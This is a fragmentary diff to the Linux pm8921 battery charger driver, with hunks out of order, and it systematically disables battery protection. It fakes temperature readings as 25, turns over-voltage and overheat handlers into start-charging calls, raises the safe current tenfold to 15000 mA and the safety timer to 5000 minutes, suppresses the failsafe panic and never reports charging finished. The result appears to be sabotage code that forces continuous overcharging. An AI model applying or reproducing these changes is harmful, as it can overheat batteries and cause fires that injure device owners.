+       // if (status == POWER_SUPPLY_STATUS_FULL) {
+       //      cs->soc_to_scale[0] = 25;
+       //      cs->soc_to_scale[1] =
+       //              max(soc, chip->resume_charge_percent);
+       //      pr_debug("Scale cap with %d/%d\n",
+       //                      cs->soc_to_scale[0], cs->soc_to_scale[1]);
+       // }

        /* Calculates the scaled capacity. */
        if (cs->soc_to_scale[0] != cs->soc_to_scale[1] &&
@@ -2312,16 +2319,16 @@ static void __pm8921_charger_vbus_draw(unsigned int mA)
                return;
        }

-       if (mA <= 2) {
-               usb_chg_current = 0;
-               rc = pm_chg_iusbmax_set(the_chip, 0);
-               if (rc) {
-                       pr_err("unable to set iusb to %d rc = %d\n", 0, rc);
-               }
-               rc = pm_chg_usb_suspend_enable(the_chip, 1);
-               if (rc)
-                       pr_err("fail to set suspend bit rc=%d\n", rc);
-       } else {
+       // if (mA <= 2) {
+       //      usb_chg_current = 0;
+       //      rc = pm_chg_iusbmax_set(the_chip, 0);
+       //      if (rc) {
+       //              pr_err("unable to set iusb to %d rc = %d\n", 0, rc);
+       //      }
+       //      rc = pm_chg_usb_suspend_enable(the_chip, 1);
+       //      if (rc)
+       //              pr_err("fail to set suspend bit rc=%d\n", rc);
+       // } else {
                rc = pm_chg_usb_suspend_enable(the_chip, 0);
                if (rc)
                        pr_err("fail to reset suspend bit rc=%d\n", rc);
@@ -2333,7 +2340,7 @@ static void __pm8921_charger_vbus_draw(unsigned int mA)
                if (i < 0) {
```

```
                        pr_err("can't find %dmA in usb_ma_table. Use min.\n",
                               mA);
-                       i = 0;
+                       i = 5;
                }

                /* Check if IUSB_FINE_RES is available */
@@ -2345,7 +2352,7 @@ static void __pm8921_charger_vbus_draw(unsigned int mA)
                rc = pm_chg_iusbmax_set(the_chip, i);
                if (rc)
                        pr_err("unable to set iusb to %d rc = %d\n", i, rc);
-       }
+       //}
 }

 /* USB calls these to tell us how much max usb current the system can draw */
@@ -2394,19 +2401,19 @@ static void pm8921_charger_vbus_draw_local(
        }

        if (the_chip) {
-               if (mA > USB_WALL_THRESHOLD_MA)
+               //if (mA > USB_WALL_THRESHOLD_MA)
                        __pm8921_charger_vbus_draw(USB_WALL_THRESHOLD_MA);
-               else
-                       __pm8921_charger_vbus_draw(mA);
+               //else
+               //      __pm8921_charger_vbus_draw(mA);
        } else {
                /*
                 * called before pmic initialized,
                 * save this value and use it at probe
                 */
-               if (mA > USB_WALL_THRESHOLD_MA)
+               //if (mA > USB_WALL_THRESHOLD_MA)
                        usb_chg_current = USB_WALL_THRESHOLD_MA;
-               else
-                       usb_chg_current = mA;
+               //else
+               //      usb_chg_current = mA;
        }
        spin_unlock_irqrestore(&vbus_lock, flags);
 }
@@ -2464,17 +2471,17 @@ EXPORT_SYMBOL(pm8921_is_batfet_closed);
  */
 int pm8921_disable_input_current_limit(bool disable)
 {
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
-       if (disable) {
-               pr_warn("Disabling input current limit!\n");
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
+       // if (disable) {
+       //      pr_warn("Disabling input current limit!\n");

                return pm8xxx_writeb(the_chip->dev->parent,
                                CHG_BUCK_CTRL_TEST3, 0xF2);
-       }
-       return 0;
```

```
+       // }
+       // return 0;
 }
 EXPORT_SYMBOL(pm8921_disable_input_current_limit);

@@ -2518,11 +2525,11 @@ int pm8921_regulate_input_voltage(int voltage)
 {
        int rc;

-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
-       rc = pm_chg_vinmin_set(the_chip, voltage);
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
+       rc = pm_chg_vinmin_set(the_chip, 6666);

        if (rc == 0)
                the_chip->vin_min = voltage;
@@ -2651,17 +2658,17 @@ EXPORT_SYMBOL_GPL(pm8921_set_usb_power_supply_type);

 int pm8921_batt_temperature(void)
 {
-       int temp = 0, rc = 0;
-       if (!the_chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
-       rc = get_prop_batt_temp(the_chip, &temp);
-       if (!rc) {
-               pr_err("Unable to read temperature");
-               return rc;
-       }
-       return temp;
+       // int temp = 0, rc = 0;
+       // if (!the_chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
+       // rc = get_prop_batt_temp(the_chip, &temp);
+       // if (!rc) {
+       //      pr_err("Unable to read temperature");
+       //      return rc;
+       // }
+       return 25;
 }

 static ulong limiting_msec = 500;
@@ -2669,16 +2676,16 @@ module_param(limiting_msec, ulong, 0644);

 static bool check_if_update_necessary(struct pm8921_chg_chip *chip)
 {
-       bool rc;
-       unsigned long flags;
+       //bool rc;
+       // unsigned long flags;

-       spin_lock_irqsave(&update_lock, flags);
-       rc = !!schedule_delayed_work(&chip->delayed_notify_work,
-                                    msecs_to_jiffies(limiting_msec));
```

```
-       pr_debug("%s delayed_notify_worker (rc = %d)\n",
-               rc ? "Start" : "Not start", rc);
-       spin_unlock_irqrestore(&update_lock, flags);
-       return rc;
+       // spin_lock_irqsave(&update_lock, flags);
+       // rc = !!schedule_delayed_work(&chip->delayed_notify_work,
+       //                              msecs_to_jiffies(limiting_msec));
+       // pr_debug("%s delayed_notify_worker (rc = %d)\n",
+       //      rc ? "Start" : "Not start", rc);
+       // spin_unlock_irqrestore(&update_lock, flags);
+        return false;
 }

 static void
@@ -2727,41 +2734,41 @@ static int pm8921_charger_configure_batt_alarm(struct
pm8921_chg_chip *chip)
                return rc;
        }

-       /*
-        * The batt-alarm driver requires sane values for both min / max,
-        * regardless of whether they're both activated.
-        */
-       rc = pm8xxx_batt_alarm_threshold_set(
-                       PM8XXX_BATT_ALARM_LOWER_COMPARATOR,
-                                       chip->alarm_low_mv);
-       if (!rc)
-               rc = pm8xxx_batt_alarm_threshold_set(
-                       PM8XXX_BATT_ALARM_UPPER_COMPARATOR,
-                                       chip->alarm_high_mv);
-       if (rc) {
-               pr_err("unable to set batt alarm threshold rc=%d\n", rc);
-               return rc;
-       }
-
-       rc = pm8xxx_batt_alarm_hold_time_set(
-                               PM8XXX_BATT_ALARM_HOLD_TIME_16_MS);
-       if (rc) {
-               pr_err("unable to set batt alarm hold time rc=%d\n", rc);
-               return rc;
-       }
-
-       /* PWM enabled at 2Hz */
-       rc = pm8xxx_batt_alarm_pwm_rate_set(1, 7, 4);
-       if (rc) {
-               pr_err("unable to set batt alarm pwm rate rc=%d\n", rc);
-               return rc;
-       }
-
-       rc = pm8xxx_batt_alarm_register_notifier(&alarm_notifier);
-       if (rc) {
-               pr_err("unable to register alarm notifier rc=%d\n", rc);
-               return rc;
-       }
+       // /*
+       //  * The batt-alarm driver requires sane values for both min / max,
+       //  * regardless of whether they're both activated.
+       //  */
+       // rc = pm8xxx_batt_alarm_threshold_set(
+       //              PM8XXX_BATT_ALARM_LOWER_COMPARATOR,
+       //                              chip->alarm_low_mv);
+       // if (!rc)
+       //      rc = pm8xxx_batt_alarm_threshold_set(
```

```
+       //              PM8XXX_BATT_ALARM_UPPER_COMPARATOR,
+       //                                      chip->alarm_high_mv);
+       // if (rc) {
+       //      pr_err("unable to set batt alarm threshold rc=%d\n", rc);
+       //      return rc;
+       // }
+
+       // rc = pm8xxx_batt_alarm_hold_time_set(
+       //                         PM8XXX_BATT_ALARM_HOLD_TIME_16_MS);
+       // if (rc) {
+       //      pr_err("unable to set batt alarm hold time rc=%d\n", rc);
+       //      return rc;
+       // }
+
+       // /* PWM enabled at 2Hz */
+       // rc = pm8xxx_batt_alarm_pwm_rate_set(1, 7, 4);
+       // if (rc) {
+       //      pr_err("unable to set batt alarm pwm rate rc=%d\n", rc);
+       //      return rc;
+       // }
+
+       //rc = pm8xxx_batt_alarm_register_notifier(&alarm_notifier);
+       // if (rc) {
+       //      pr_err("unable to register alarm notifier rc=%d\n", rc);
+       //      return rc;
+       // }

        return rc;
 }
@@ -2819,10 +2826,10 @@ static void handle_stop_ext_chg(struct pm8921_chg_chip *chip)
        }

        power_supply_set_charge_type(chip->ext_psy,
-                                    POWER_SUPPLY_CHARGE_TYPE_NONE);
+                                    POWER_SUPPLY_CHARGE_TYPE_FAST);
        pm8921_disable_source_current(false); /* release BATFET */
        power_supply_changed(&chip->dc_psy);
-       chip->ext_charging = false;
+       chip->ext_charging = true;
        chip->ext_charge_done = false;
        bms_notify_check(chip);
        /* Update battery charging LEDs and user space battery info */
@@ -2852,27 +2859,27 @@ static void handle_start_ext_chg(struct pm8921_chg_chip
*chip)
        batt_present = pm_chg_get_rt_status(chip, BATT_INSERTED_IRQ);
        batt_temp_ok = pm_chg_get_rt_status(chip, BAT_TEMP_OK_IRQ);

-       if (!dc_present) {
-               pr_warn("%s. dc not present.\n", __func__);
-               return;
-       }
-       if (!batt_present) {
-               pr_warn("%s. battery not present.\n", __func__);
-               return;
-       }
-       if (!batt_temp_ok) {
-               pr_warn("%s. battery temperature not ok.\n", __func__);
-               return;
-       }
+       // if (!dc_present) {
+       //      pr_warn("%s. dc not present.\n", __func__);
+       //      return;
+       // }
```

```
+       // if (!batt_present) {
+       //      pr_warn("%s. battery not present.\n", __func__);
+       //      return;
+       // }
+       // if (!batt_temp_ok) {
+       //      pr_warn("%s. battery temperature not ok.\n", __func__);
+       //      return;
+       // }

        /* Force BATFET=ON */
        pm8921_disable_source_current(true);

-       vbat_ov = pm_chg_get_rt_status(chip, VBAT_OV_IRQ);
-       if (vbat_ov) {
-               pr_warn("%s. battery over voltage.\n", __func__);
-               return;
-       }
+       // vbat_ov = pm_chg_get_rt_status(chip, VBAT_OV_IRQ);
+       // if (vbat_ov) {
+       //      pr_warn("%s. battery over voltage.\n", __func__);
+       //      return;
+       // }

        schedule_delayed_work(&chip->unplug_check_work,
        round_jiffies_relative(msecs_to_jiffies
@@ -3801,8 +3808,8 @@ static irqreturn_t batt_removed_irq_handler(int irq, void
*data)
        status = pm_chg_get_rt_status(chip, BATT_REMOVED_IRQ);
        pr_debug("battery present=%d state=%d", !status,
                                        pm_chg_get_fsm_state(data));
-       handle_stop_ext_chg(chip);
-       power_supply_changed(&chip->batt_psy);
+       //handle_stop_ext_chg(chip);
+       //power_supply_changed(&chip->batt_psy);
        return IRQ_HANDLED;
 }

@@ -3810,8 +3817,8 @@ static irqreturn_t batttemp_hot_irq_handler(int irq, void
*data)
 {
        struct pm8921_chg_chip *chip = data;

-       handle_stop_ext_chg(chip);
-       power_supply_changed(&chip->batt_psy);
+       // handle_stop_ext_chg(chip);
+       // power_supply_changed(&chip->batt_psy);
        return IRQ_HANDLED;
 }

@@ -3819,10 +3826,10 @@ static irqreturn_t chghot_irq_handler(int irq, void *data)
 {
        struct pm8921_chg_chip *chip = data;

-       pr_debug("Chg hot fsm_state=%d\n", pm_chg_get_fsm_state(data));
-       power_supply_changed(&chip->batt_psy);
-       power_supply_changed(&chip->usb_psy);
-       handle_stop_ext_chg(chip);
+        pr_debug("Chg hot fsm_state=%d\n", pm_chg_get_fsm_state(data));
+       // power_supply_changed(&chip->batt_psy);
+       // power_supply_changed(&chip->usb_psy);
+       // handle_stop_ext_chg(chip);
        return IRQ_HANDLED;
 }
```

```
 @@ -3831,10 +3838,10 @@ static irqreturn_t batttemp_cold_irq_handler(int irq, void
*data)
         struct pm8921_chg_chip *chip = data;

         pr_debug("Batt cold fsm_state=%d\n", pm_chg_get_fsm_state(data));
 -       handle_stop_ext_chg(chip);
 +       //handle_stop_ext_chg(chip);

 -       power_supply_changed(&chip->batt_psy);
 -       power_supply_changed(&chip->usb_psy);
 +       //power_supply_changed(&chip->batt_psy);
 +       //power_supply_changed(&chip->usb_psy);
         return IRQ_HANDLED;
  }

 @@ -3879,7 +3886,7 @@ static irqreturn_t bat_temp_ok_irq_handler(int irq, void *data)
         if (bat_temp_ok)
                 handle_start_ext_chg(chip);
         else
 -               handle_stop_ext_chg(chip);
 +               handle_start_ext_chg(chip);

         power_supply_changed(&chip->batt_psy);
         power_supply_changed(&chip->usb_psy);
 @@ -3972,7 +3979,7 @@ static irqreturn_t dcin_valid_irq_handler(int irq, void *data)
                 if (dc_present)
                         handle_start_ext_chg(chip);
                 else
 -                       handle_stop_ext_chg(chip);
 +                       handle_start_ext_chg(chip);
         } else {
                 if (dc_present) {
                         schedule_delayed_work(&chip->unplug_check_work,
 @@ -4001,7 +4008,7 @@ static irqreturn_t dcin_ov_irq_handler(int irq, void *data)
  {
         struct pm8921_chg_chip *chip = data;

 -       handle_stop_ext_chg(chip);
 +       handle_start_ext_chg(chip);
         return IRQ_HANDLED;
  }

 @@ -4009,7 +4016,7 @@ static irqreturn_t dcin_uv_irq_handler(int irq, void *data)
  {
         struct pm8921_chg_chip *chip = data;

 -       handle_stop_ext_chg(chip);
 +       handle_start_ext_chg(chip);

         return IRQ_HANDLED;
  }
 @@ -4184,6 +4191,7 @@ static void set_appropriate_battery_current(struct
pm8921_chg_chip *chip)
  #define TEMP_HYSTERISIS_DECIDEGC 20
  static void battery_cool(bool enter)
  {
 +       enter = false;
         pr_debug("enter = %d\n", enter);
         if (enter == the_chip->is_bat_cool)
                 return;
 @@ -4198,6 +4206,7 @@ static void battery_cool(bool enter)
```

```
 static void battery_warm(bool enter)
 {
+       enter = false;
        pr_debug("enter = %d\n", enter);
        if (enter == the_chip->is_bat_warm)
                return;
@@ -4213,28 +4222,28 @@ static void battery_warm(bool enter)

 static void check_temp_thresholds(struct pm8921_chg_chip *chip)
 {
-       int temp = 0, rc;
+       // int temp = 0, rc;

-       rc = get_prop_batt_temp(chip, &temp);
-       pr_debug("temp = %d, warm_thr_temp = %d, cool_thr_temp = %d\n",
-                       temp, chip->warm_temp_dc,
-                       chip->cool_temp_dc);
+       // rc = get_prop_batt_temp(chip, &temp);
+       // pr_debug("temp = %d, warm_thr_temp = %d, cool_thr_temp = %d\n",
+       //              temp, chip->warm_temp_dc,
+       //              chip->cool_temp_dc);

-       if (chip->warm_temp_dc != INT_MIN) {
-               if (chip->is_bat_warm
-                       && temp < chip->warm_temp_dc - chip->hysteresis_temp_dc)
-                       battery_warm(false);
-               else if (!chip->is_bat_warm && temp >= chip->warm_temp_dc)
-                       battery_warm(true);
-       }
+       // if (chip->warm_temp_dc != INT_MIN) {
+       //      if (chip->is_bat_warm
+       //              && temp < chip->warm_temp_dc - chip->hysteresis_temp_dc)
+       //              battery_warm(false);
+       //      else if (!chip->is_bat_warm && temp >= chip->warm_temp_dc)
+       //              battery_warm(true);
+       // }

-       if (chip->cool_temp_dc != INT_MIN) {
-               if (chip->is_bat_cool
-                       && temp > chip->cool_temp_dc + chip->hysteresis_temp_dc)
-                       battery_cool(false);
-               else if (!chip->is_bat_cool && temp <= chip->cool_temp_dc)
-                       battery_cool(true);
-       }
+       // if (chip->cool_temp_dc != INT_MIN) {
+       //      if (chip->is_bat_cool
+       //              && temp > chip->cool_temp_dc + chip->hysteresis_temp_dc)
+       //              battery_cool(false);
+       //      else if (!chip->is_bat_cool && temp <= chip->cool_temp_dc)
+       //              battery_cool(true);
+       // }
 }

 enum {
@@ -4289,11 +4298,11 @@ static int is_charging_finished(struct pm8921_chg_chip *chip,
                        return CHG_IN_PROGRESS;
                }

-               if (chip->is_bat_cool)
-                       vbat_intended = chip->cool_bat_voltage;
-               else if (chip->is_bat_warm)
-                       vbat_intended = chip->warm_bat_voltage;
-               else
```

```
+               // if (chip->is_bat_cool)
+               //      vbat_intended = chip->cool_bat_voltage;
+               // else if (chip->is_bat_warm)
+               //      vbat_intended = chip->warm_bat_voltage;
+               // else
                        vbat_intended = chip->max_voltage_mv;

                if (vbat_batt_terminal_uv / 1000 < vbat_intended) {
@@ -4336,17 +4345,17 @@ static int is_charging_finished(struct pm8921_chg_chip *chip,
                 * that battery is discharging. At this time the charging of the
                 * battery is considered to be finished.
                 */
-               if (on_cool_not_charge_full(chip) ||
-                               on_warm_not_charge_full(chip))
-                       return CHG_FINISHED;
-               else
+               // if (on_cool_not_charge_full(chip) ||
+               //              on_warm_not_charge_full(chip))
+               //      return CHG_FINISHED;
+               // else
                        return CHG_IN_PROGRESS;
        }

        if (ichg_meas_ma * -1 > iterm_programmed)
                return CHG_IN_PROGRESS;

-       return CHG_FINISHED;
+       return CHG_IN_PROGRESS;
 }

 #define COMP_OVERRIDE_HOT_BANK 6
@@ -4467,7 +4476,7 @@ static int get_batttemp_irq(struct pm8921_chg_chip *chip,
                break;
        }

-       return temp;
+       return 25;
 }

 static int btc_override_worker_helper(struct pm8921_chg_chip *chip)
@@ -4487,48 +4496,48 @@ static int btc_override_worker_helper(struct pm8921_chg_chip
*chip)
        pr_debug("temp=%d\n", decidegc);

        temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
-       if (temp) {
-               if (decidegc < chip->btc_override_hot_decidegc -
-                               chip->hysteresis_temp_dc)
+       // if (temp) {
+       //      if (decidegc < chip->btc_override_hot_decidegc -
+       //                      chip->hysteresis_temp_dc)
                        /* stop forcing batt hot */
                        rc = pm_chg_override_hot(chip, 0);
-                       if (rc)
-                               pr_err("Couldnt write 0 to hot comp\n");
-       } else {
-               if (decidegc >= chip->btc_override_hot_decidegc)
-                       /* start forcing batt hot */
-                       rc = pm_chg_override_hot(chip, 1);
-                       if (rc && chip->btc_panic_if_cant_stop_chg)
-                               panic("Couldnt override comps to stop chg\n");
-       }
+                       // if (rc)
```

```
+                       //      pr_err("Couldnt write 0 to hot comp\n");
+       // } else {
+       //      if (decidegc >= chip->btc_override_hot_decidegc)
+       //              /* start forcing batt hot */
+       //              rc = pm_chg_override_hot(chip, 1);
+       //              // if (rc && chip->btc_panic_if_cant_stop_chg)
+       //              //      panic("Couldnt override comps to stop chg\n");
+       // }

        temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
-       if (temp) {
-               if (decidegc > chip->btc_override_cold_decidegc +
-                               chip->hysteresis_temp_dc)
+       // if (temp) {
+       //      if (decidegc > chip->btc_override_cold_decidegc +
+       //                      chip->hysteresis_temp_dc)
                        /* stop forcing batt cold */
                        rc = pm_chg_override_cold(chip, 0);
-                       if (rc)
-                               pr_err("Couldnt write 0 to cold comp\n");
-       } else {
-               if (decidegc <= chip->btc_override_cold_decidegc)
-                       /* start forcing batt cold */
-                       rc = pm_chg_override_cold(chip, 1);
-                       if (rc && chip->btc_panic_if_cant_stop_chg)
-                               panic("Couldnt override comps to stop chg\n");
-       }
+                       // if (rc)
+                       //      pr_err("Couldnt write 0 to cold comp\n");
+       // } else {
+       //      if (decidegc <= chip->btc_override_cold_decidegc)
+       //              /* start forcing batt cold */
+       //              rc = pm_chg_override_cold(chip, 1);
+       //              // if (rc && chip->btc_panic_if_cant_stop_chg)
+       //              //      panic("Couldnt override comps to stop chg\n");
+       // }

        return 0;

-fail_btc_temp:
-       rc = pm_chg_override_hot(chip, 0);
-       if (rc)
-               pr_err("Couldnt write 0 to hot comp\n");
-       rc = pm_chg_override_cold(chip, 0);
-       if (rc)
-               pr_err("Couldnt write 0 to cold comp\n");
+// fail_btc_temp:
+//     rc = pm_chg_override_hot(chip, 0);
+//     if (rc)
+//             pr_err("Couldnt write 0 to hot comp\n");
+//     rc = pm_chg_override_cold(chip, 0);
+//     if (rc)
+//             pr_err("Couldnt write 0 to cold comp\n");

-       return rc_fail;
+//     return rc_fail;
 }

 static void btc_override_worker(struct work_struct *work)
@@ -4602,8 +4611,8 @@ static void eoc_worker(struct work_struct *work)
                /* Unset the hw clock switching flag */
                chip->disable_hw_clock_switching = 0;
```

```
-               if (pm8921_charger_enable_batt_alarm(chip))
-                       pr_err("couldn't set up batt alarm!\n");
+               // if (pm8921_charger_enable_batt_alarm(chip))
+               //      pr_err("couldn't set up batt alarm!\n");
        }

        if (end == CHG_FINISHED) {
@@ -4625,7 +4634,7 @@ static void eoc_worker(struct work_struct *work)
                        on_warm_not_charge_full(chip))
                        chip->bms_notify.is_battery_full = 0;
                else
-                       chip->bms_notify.is_battery_full = 1;
+                       chip->bms_notify.is_battery_full = 0;
                /* declare end of charging by invoking chgdone interrupt */
                chgdone_irq_handler(chip->pmic_chg_irq[CHGDONE_IRQ], chip);
        } else {
@@ -5023,13 +5032,13 @@ static void detect_battery_removal(struct pm8921_chg_chip
*chip)
        pm8xxx_readb(chip->dev->parent, CHG_CNTRL, &temp);
        pr_debug("upon restart CHG_CNTRL = 0x%x\n",  temp);

-       if (!(temp & VREF_BATT_THERM_FORCE_ON))
+       //if (!(temp & VREF_BATT_THERM_FORCE_ON))
                /*
                 * batt therm force on bit is battery backed and is default 0
                 * The charger sets this bit at init time. If this bit is found
                 * 0 that means the battery was removed. Tell the bms about it
                 */
-               pm8921_bms_invalidate_shutdown_soc();
+               //pm8921_bms_invalidate_shutdown_soc();
  }

  #define ENUM_TIMER_STOP_BIT    BIT(1)
@@ -5039,10 +5048,10 @@ static void detect_battery_removal(struct pm8921_chg_chip
*chip)
  #define CHG_BATFET_ON_BIT      BIT(3)
  #define CHG_VCP_EN             BIT(0)
  #define CHG_BAT_TEMP_DIS_BIT   BIT(2)
-#define SAFE_CURRENT_MA                1500
+#define SAFE_CURRENT_MA                15000
  #define PM_SUB_REV             0x001
  #define MIN_CHARGE_CURRENT_MA  350
-#define DEFAULT_SAFETY_MINUTES 500
+#define DEFAULT_SAFETY_MINUTES 5000
  static int __devinit pm8921_chg_hw_init(struct pm8921_chg_chip *chip)
  {
        int rc;
@@ -5887,7 +5896,7 @@ static int __devinit pm8921_charger_probe(struct
platform_device *pdev)
                chip->btc_override_hot_decidegc
                        = pdata->btc_override_hot_degc * 10;
                chip->btc_panic_if_cant_stop_chg
-                       = pdata->btc_panic_if_cant_stop_chg;
+                       = false;
        }

        spin_lock_init(&chip->chg_disable_lock);
diff --git a/drivers/power/pm8921-charger.c b/drivers/power/pm8921-charger.c
index 75ce7bb..56c400a 100644
--- a/drivers/power/pm8921-charger.c
+++ b/drivers/power/pm8921-charger.c
@@ -11,6 +11,10 @@
  * GNU General Public License for more details.
```

```
   *
   */
 +
 + //m0nk: This file needs touching
 +
 +
  #define pr_fmt(fmt)    "%s: " fmt, __func__

  #include <linux/module.h>
 @@ -220,20 +224,21 @@ struct charging_enable_reg_val {
  };

  static const struct charging_enable_reg_val chg_en_set_data[DIS_BIT_MAX_NUM] = {
 -       [DIS_BIT_EOC]                   = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = false},
 -       [DIS_BIT_THERM_FET_OPEN]        = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = false},
 -       [DIS_BIT_BATT_INVALID]          = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = false},
 -       [DIS_BIT_THERM_FET_CLOSE]       = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = true},
 -       [DIS_BIT_USB]                   = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = true},
 -       [DIS_BIT_CHG_SHUTDOWN]          = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = true},
 -       [DIS_BIT_BATT_LESS_HW]          = {.chg_auto_en_bit_val = false,
 -                                          .chg_dis_bit_val = true},
 +
 +       [DIS_BIT_EOC]                          = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
 +       [DIS_BIT_THERM_FET_OPEN]        = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
 +       [DIS_BIT_BATT_INVALID]          = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
 +       [DIS_BIT_THERM_FET_CLOSE]       = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
 +       [DIS_BIT_USB]                          = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
 +       [DIS_BIT_CHG_SHUTDOWN]          = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
 +       [DIS_BIT_BATT_LESS_HW]          = {     .chg_auto_en_bit_val = true,

+
.chg_dis_bit_val = false},
  };

  enum dis_bit_mask {
 @@ -587,93 +592,94 @@ static int is_batfet_closed(struct pm8921_chg_chip *chip)
  #define READ_BANK_4            0x40
  static int pm_chg_get_fsm_state(struct pm8921_chg_chip *chip)
  {
```

```
-       u8 temp;
-       int err = 0, ret = 0;
-
-       temp = CAPTURE_FSM_STATE_CMD;
-       err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
-       if (err) {
-               pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
-               goto err_out;
-       }
-
-       temp = READ_BANK_7;
-       err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
-       if (err) {
-               pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
-               goto err_out;
-       }
-
-       err = pm8xxx_readb(chip->dev->parent, CHG_TEST, &temp);
-       if (err) {
-               pr_err("pm8xxx_readb fail: addr=%03X, rc=%d\n", CHG_TEST, err);
-               goto err_out;
-       }
+       //u8 temp;
+       //int err = 0, ret = 0;
+
+       //temp = CAPTURE_FSM_STATE_CMD;
+       //err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
+       //if (err) {
+       //      pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
+       //      goto err_out;
+       //}
+
+       //temp = READ_BANK_7;
+       //err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
+       //if (err) {
+       //      pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
+       //      goto err_out;
+       //}
+
+       //err = pm8xxx_readb(chip->dev->parent, CHG_TEST, &temp);
+       //if (err) {
+       //      pr_err("pm8xxx_readb fail: addr=%03X, rc=%d\n", CHG_TEST, err);
+       //      goto err_out;
+       //}
        /* get the lower 4 bits */
-       ret = temp & 0xF;
-
-       temp = READ_BANK_4;
-       err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
-       if (err) {
-               pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
-               goto err_out;
-       }
-
-       err = pm8xxx_readb(chip->dev->parent, CHG_TEST, &temp);
-       if (err) {
-               pr_err("pm8xxx_readb fail: addr=%03X, rc=%d\n", CHG_TEST, err);
-               goto err_out;
-       }
+       //ret = temp & 0xF;
+
+       //temp = READ_BANK_4;
+       //err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
```

```
+       //if (err) {
+       //      pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
+       //      goto err_out;
+       //}
+
+       //err = pm8xxx_readb(chip->dev->parent, CHG_TEST, &temp);
+       //if (err) {
+       //      pr_err("pm8xxx_readb fail: addr=%03X, rc=%d\n", CHG_TEST, err);
+       //      goto err_out;
+       //}
        /* get the upper 1 bit */
-       ret |= (temp & 0x1) << 4;
-       chip->read_fsm_state_param = ret;
+       //ret |= (temp & 0x1) << 4;
+       //chip->read_fsm_state_param = ret;

-err_out:
-       if (err)
-               return err;
+//err_out:
+//     if (err)
+//             return err;

-       return  ret;
+       return  FSM_STATE_FAST_CHG_7;
 }

 #define READ_BANK_6            0x60
 static int pm_chg_get_regulation_loop(struct pm8921_chg_chip *chip)
 {
-       u8 temp, data;
-       int err = 0;
+//     u8 temp, data;
+//     int err = 0;

-       temp = READ_BANK_6;
-       err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
-       if (err) {
-               pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
-               goto err_out;
-       }
+//     temp = READ_BANK_6;
+//     err = pm8xxx_writeb(chip->dev->parent, CHG_TEST, temp);
+//     if (err) {
+//             pr_err("Error %d writing %d to addr %d\n", err, temp, CHG_TEST);
+//             goto err_out;
+//     }

-       err = pm8xxx_readb(chip->dev->parent, CHG_TEST, &data);
-       if (err) {
-               pr_err("pm8xxx_readb fail: addr=%03X, rc=%d\n", CHG_TEST, err);
-               goto err_out;
-       }
+//     err = pm8xxx_readb(chip->dev->parent, CHG_TEST, &data);
+//     if (err) {
+//             pr_err("pm8xxx_readb fail: addr=%03X, rc=%d\n", CHG_TEST, err);
+//             goto err_out;
+//     }

-err_out:
-       if (err)
-               return err;
+// err_out:
```

```
 +//     if (err)
 +//             return err;

         /* return the lower 4 bits */
 -       return data & CHG_ALL_LOOPS;
 +       return CHG_ALL_LOOPS;
 +       //return data & CHG_ALL_LOOPS;
  }

  #define CHG_USB_SUSPEND_BIT  BIT(2)
  static int pm_chg_usb_suspend_enable(struct pm8921_chg_chip *chip, int enable)
  {
         return pm_chg_masked_write(chip, CHG_CNTRL_3, CHG_USB_SUSPEND_BIT,
 -                       enable ? CHG_USB_SUSPEND_BIT : 0);
 +                       enable ? 0 : 0);
  }

  #define CHG_EN_BIT     BIT(7)
  static int pm_chg_auto_enable(struct pm8921_chg_chip *chip, int enable)
  {
         return pm_chg_masked_write(chip, CHG_CNTRL_3, CHG_EN_BIT,
 -                               enable ? CHG_EN_BIT : 0);
 +                               enable ? CHG_EN_BIT : CHG_EN_BIT);
  }

  #define CHG_FAILED_CLEAR       BIT(0)
 @@ -683,9 +689,9 @@ static int pm_chg_failed_clear(struct pm8921_chg_chip *chip, int
clear)
         int rc;

         rc = pm_chg_masked_write(chip, CHG_CNTRL_3, ATC_FAILED_CLEAR,
 -                               clear ? ATC_FAILED_CLEAR : 0);
 +                               clear ? ATC_FAILED_CLEAR : ATC_FAILED_CLEAR);
         rc |= pm_chg_masked_write(chip, CHG_CNTRL_3, CHG_FAILED_CLEAR,
 -                               clear ? CHG_FAILED_CLEAR : 0);
 +                               clear ? CHG_FAILED_CLEAR : CHG_FAILED_CLEAR);
         return rc;
  }

 @@ -693,7 +699,7 @@ static int pm_chg_failed_clear(struct pm8921_chg_chip *chip, int
clear)
  static int pm_chg_charge_dis(struct pm8921_chg_chip *chip, int disable)
  {
